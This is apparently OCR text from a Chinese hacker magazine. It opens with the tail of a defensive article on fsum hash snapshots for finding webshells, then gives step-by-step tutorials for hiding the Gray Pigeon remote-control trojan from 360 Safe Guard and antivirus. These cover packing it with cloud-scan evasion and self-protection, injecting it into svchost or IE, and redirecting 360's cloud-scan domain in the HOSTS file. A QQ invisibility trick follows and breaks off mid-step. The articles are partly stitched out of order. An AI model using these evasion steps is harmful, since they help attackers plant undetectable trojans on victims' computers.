


图 3

2、fsum.exe

这个工具比fciv.exe强大得多，它可以计算多种hash值，连Winrar类似的CRC32校验方法都有，大家可以在CMD下输入**fsum /?**查看详细的使用方法，我还是只说实用的！

（1）建立系统安全状态下的快照

在CMD下输入**fsum -r -dc:\windows *.*>1.txt**，这个程序的速度远远超过前面的fciv.exe，看来牛人真的不一定都喜欢钱啊（啥意思，小编我没搞明白？）。程序默认使用的是MD5




图 4

算法，当然我们也可以用其它参数指明其它的算法！如图4所示！

（2）对比文件




图 5

在CMD下输入：**fsum -dc:\windows -jf -c f:\玩壳\1.txt**，如图5所示。

提示有两个文件failed，也就是MD5不一样，对于这样的文件你需要注意，因为系统盘随时都有垃圾信息产生，所以我这里才会提示failed！建议大家使用fsum.exe，这个工具不仅支持的算法多，而且速度快。

学会上面的对比方法后，如果你是一个WEB管理员，可以快速找到新增的网马文件或者说找到被写入webshell内容的网站文件！

四、发散思维

上面阐述的是一种对比的思想，还有没有更具体的利用方法呢？现在有防火墙、有杀软，但是好像一直没有一个比较好的预警系统，HIPS软件不错，但是得保证你是一个老鸟才可以。所以

再破360安全卫士

图 蜀国布衣

从本文你可以学到：
如何突破 360 安全卫士

现在对杀毒软件的研究已经比较透彻，所以对如何进行木马的免杀也驾轻就熟。可是现在是杀毒软件好过，其它的安全工具反倒比较难过。比如大名鼎鼎的360安全卫士，一旦服务端运行，它的监控功能就会提示，而且现在该软件又加入了一个“云查杀”功能，让人好伤脑筋。所以今天我们就来再破 360，让木马服务端顺畅的运行。

一、了解启动方式

其实如何过360的监控功能，一切都已经进行了详细的介绍，而且那些方法目前为止依然适用，现在最让人头疼的就是“云查杀”。首先我们来配置一个服务端程序，木马依然选择最常见的灰鸽子。

运行灰鸽子的客户端程序，点击工具栏中的“配置服务程序”按钮。其它的配置信息这里就不再讲解，主要说一说“启动项”标签以及“安装选项”中的内容，因为这些选项和后面要用到的一个工具有关。




图 1

我们都知道，灰鸽子木马针对不同版本的 Windows 系统，采用了两种完全不同的启动方法。比如在所有的 Windows系统中服务端程序都可以使用注册表进行启动，而只有在NT 内核的系统中才能采用系统服务项这种方法进行启动。所以现在我们要做的就是，将服务端程序对启动信息的设置记住。

比如木马默认的启动服务名称是Gray Pigeon_Hacker.com.Cn，如图 1，而注册表启动项的名称就是 Hacker.com.cn.Exe，也就是服务端程序的文件名称。

如果你使用的是其它木马程序，也只需要搞清楚该木马默认的启动信息内容即可。另外，还需要记住“安装路径”中的服务端程序以及在系统中的安装路径和程序名称，比如默认的安装路径就是 $(WinDir)\Hacker.com.cn.exe。

二、快速过“云查杀”

现在运行突破 360 的工具 Additional Protector，首先通过鼠标拖拽服务端程序到程序的“文件名”选项，接着在“受保护EXE 文件”中输入服务端释放的文件，这里我们就输入“:\windows\Hacker.com.cn.Exe（注意开头没有系统盘符）”，而运行方式则采用默认的“正常”。

至于“保留附加数据”选项，则可以根据自己的需要进行选择，然后选中“注册系统启动”、“Anti－云查杀”和“自我保护”三个选项，利用“注册系统启动”可以采用全新的方式，让服务端程序自动随机启动运行。“Anti－云查杀”选项可以让服务端躲过“云查杀”的检测，而“保护自身”可以让服务端文件不被轻易的删除，如图2。




图 2

现在选中“卸载指定服务”选项，在输入框中键入“GrayPigeon_Hacker.com.cn”即可，同时选中“删除指定注册表项”选项，然后在后面的输入框里面根据启动项键入服务端注册表启动项的详细信息。

所有设置完成后，点击“Pack Pe”按钮就可以完成操作了，这样生成的服务端程序，不仅可以躲过360安全卫士的监控，也可以躲过主流杀毒软件的分析扫描，从而让老一代的远程控制木马焕发新生。

三、重新设置插入

除了上面介绍的这款工具外，该作者还发布了另一款工具 Memory Injector，通过它可以把任何可执行文件注入到指定进程。同样还是用灰鸽子来进行演示，只不过配置服务端的时候不要选择线程插入。

现在运行Memory Injector，通过鼠标拖拽服务端程序到“文件名”输入框中，接着选择“注入其它进程”选项，如图3。




图 3

在窗口中的“默认示范”选项中，程序为我们提供了三个不同的选项，分别是“注入IE进程”、“注入Svchost进程”和“自定义设置”。如果用户选择的是前两种选项，那么程序就会自动在“设置”中进行设置。如果用户选择的是“自定义设置”选项，接下来就可以按照自己的实际需要，对“选择目录”和“注入文件”选项进行设置即可。最后在“压缩引擎”列表选择一种压缩方式，点击“Pack Pe”按钮就能让文件插入到指定的进程中。

[文章中提到的工具已收录于本期光盘中]

编辑点评：

现在的工具真是方便，随便一个工具就可以“造福”好多黑友。除了本身知识的积累外，自己阅历的增长也是一种财富哦！你知道别人不知道的，那就是你的长处。

我们可以通过上面的方法制作一个预警系统，通过VBS脚本打造一个死循环，随时监视、对比文件的大小，如果有改变立刻弹出提示！另外，思想是灵魂，我们可以将系统服务、端口、DLL 文件等 N 多信息进行登记，通过对比迅速找到改变的文件！

因为开裆，所以怕冷，特别想找一些朋友共同学习——论坛ID：Reduta！

编辑点评： 从文笔上看得出作者说话很幽默，但也能从其中感觉到作者的经验不够。事实上按作者所写的方法来看，你会发现这是一个比较大的工程，至于为什么？读者们自己去体会吧！另外，作者下次投稿的时候最好先看下自己写的话，有几处我想了半天都没领会出意思来呢？难道我是 outman？

host域名劫持 反360“云查杀”

图 黄孙焕

从本文你可以学到：

小技巧对付360“云查杀”

360安全卫士的“云查杀”，其查杀本质就是MD5验证，验证指定位置的文件的MD5与360文件知识库里的文件的MD5是否相同，据此来显示结果。这里说的“指定的位置”指的可以是活动进程、一般启动项、进程加载项、系统服务、Explorer对象、动态链接等等。

从上面的叙述中我们应该知道，过360“云查杀”的关键就是阻止其进行MD5文件验证。因为这个验证过程会把我们的木马文件的MD5值与文件知识库的MD5值进行对比，所以要想过360“云查杀”，一方面可以让“云查杀”程序无法提取到我们的文件，比如使用文件独占等方式来解决；另一方面可以让“云查杀”程序无法定位到360存储的位置，也就是无法定位到其存储MD5值的位置。

我们都知道，360“云查杀”有个与之对应的文件知识库，里面存储了大量文件的MD5值，也就是说，如果是已知的木马上传上去查询，就会被定为“木马”。我们有理由相信“云查杀”需要对比的MD5数据存储的位置也应该存在，如图1。




图 1

事实上，用WSockExpert捕获360“云查杀”上传文件时候的数据包，可以得到与“云查杀”相关的地址是“qup.f.360.cn”，把这个域名屏蔽掉就达到了反“云查杀”的目的。




图 2

屏蔽网站的常用方法当然要算修改HOSTS文件了，我们进入C：\WINDOWS\system32\drivers\etc，如图2。




图 3

打开“HOSTS”文件，把“qup.f.360.cn”这个网站按常规方法host域名劫持一下，如图3，按照最后一行输入即可。

这个时候，你再试试“云查杀”看看，还能正常运行吗？如图4。




图 4

“云查杀”虽然厉害，但是任何东西绝对不是完美的。事实上，“云查杀”还有很多尚未公开的BUG，勤劳的菜菜继续探索吧！

编辑点评：我估计好多人都不知道什么是“云查杀”吧？大家如果还不明白的话，百度下再结合本文就可以很容易的了解“云查杀”了。本文算是一个小技巧吧，放出来大家学习下！当然，屏蔽“云查杀”的方法我想肯定不止这一个。

将反隐身之战进行到底

图 FREDOM

自从QQ有了隐身功能之后，反隐身的战役就没有停止过，彩虹、赛博……这些QQ外挂的功能自然是强大，可是同时存在着安全问题，所以非工具手段反隐身就显得尤为重要。在0905期上有人介绍了利用黄色网站连接来查看好友是否隐身，的确很“酷”！这期我给大家带来新的方法，只需要你的QQ宠物。

首先我们先领取一个宠物，以前领养宠物比较困难，现在简单多了，只要点击皮肤上的宠物图标即可进入领取界面，如图1。



图1 领取宠物

工具得到了，接下来看看怎么查看好友是否隐身。登录宠物后，右键选择“**宠物娱乐**”－“**发送宠物炫**”，如图2。

